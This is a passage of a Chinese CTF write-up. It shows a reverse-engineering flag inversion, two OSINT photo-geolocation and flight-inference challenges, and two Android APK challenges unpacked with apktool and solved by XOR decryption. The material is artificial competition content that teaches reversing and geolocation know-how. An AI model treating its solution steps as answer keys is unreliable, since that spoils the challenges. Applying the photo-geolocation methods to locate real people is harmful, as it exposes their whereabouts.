分别被设置成了什么。
得到信息,0x401372 是 shellcode的地方,然后调用约定
1 | ecx = strlen(flag); // 0x28 = 40 |
最后一步,逆推flag
1 | flag[i] = ( ror(expected[i], 2) − i ) ^ 0x33 |
编写脚本并运行
1 | exp = bytes.fromhex("a5ad95cd31e52464d16d9d89e1b93881594cc5a902f1c55c12f57471edd12a1a8cd588a9fd949dd5") |
得到flag
OSINT 方向
1. 康可的断片回忆录
考点:图片地理定位
打开文件为一张图片,对其进行放大分析后确定其地方为叁宝烤肉,依据西邮地址,推断为距离西邮最近的一家,获得街道名称输入flag,成功
2. 准备出发
考点:航班轨迹推断
打开文件,根据logo判断为春秋航空,同时这个照片于8.28早上6:07拍摄,已知出题人和西安推不了关系,且图片像是刚起飞时拍摄的,根据对出题人的猜测首先怀疑是从西安出发的,按照这个思路依次核对航班表,发现一趟航班次为9C8946 次的航班是早上6点从西安出发前往上海虹桥,这个的嫌疑很大,同时西安到上海需要向东走,检索周边城市,同时在网上寻找与这张照片的农田村庄,公路的高匹配地区,大概率在地处西安东北方向的渭南临渭、蒲城、富平一带,符合航线,输入flag成功。
Mobile 方向
1. 高祖的考验
工具:VM 虚拟机
将文件下载后解包
1 | apktool d "高祖的考验.apk" -o hanzu |
解包成功后,输入
1 | ls hanzu/smali_classes3/com/example/myapplication/ |
查看代码,得到关键信息
34节密文
1 | 39 1e 69 34 18 37 03 05 30 38 2f 39 13 2e 36 16 |
输入
1 | cat 'hanzu/smali_classes3/com/example/myapplication/MainActivity$1.smali' |
查看校验算法,得知逻辑为
1 | // 1. 取输入 |
所以算法为输入[i] ^ key[i % key.length] == CIPHER_TEXT[i]
得到还原公式
1 | flag[i] = CIPHER_TEXT[i] ^ keyBytes[i % keyBytes.length] |
现在只差最后一样东西keyString 。输入
1 | grep -n -B5 "keyString" 'hanzu/smali_classes3/com/example/myapplication/MainActivity$1.smali' |
得到一串信息密钥不是硬编码字符串,而是对某段字节做 Base64 编码得到的
1 | 102: invoke-static {v2, v3}, Landroid/util/Base64;->encodeToString([B)Ljava/lang/String; |
即流程为某字节数组 → Base64 编码 → 得到 keyString → getBytes → keyBytes
输入
1 | grep -n -B30 "keyString" 'hanzu/smali_classes3/com/example/myapplication/MainActivity$1.smali' |
看 v2(被编码的字节数组)和 v3(Base64 标志位)是怎么来的

得到密钥,还原成功得到flag
2. 克苏鲁的救世密码
工具:VM 虚拟机
拿到文件对其解包
1 | apktool d apkChallenge\(1\).apk -o out |
然后输入在 apktool 解包出来的所有 smali 代码里,全局搜一遍和 flag 相关的关键词,快速定位可疑位置。
1 | grep -rniE "zypc|flag|key|secret" out/ --include="*.smali" | head -50 |
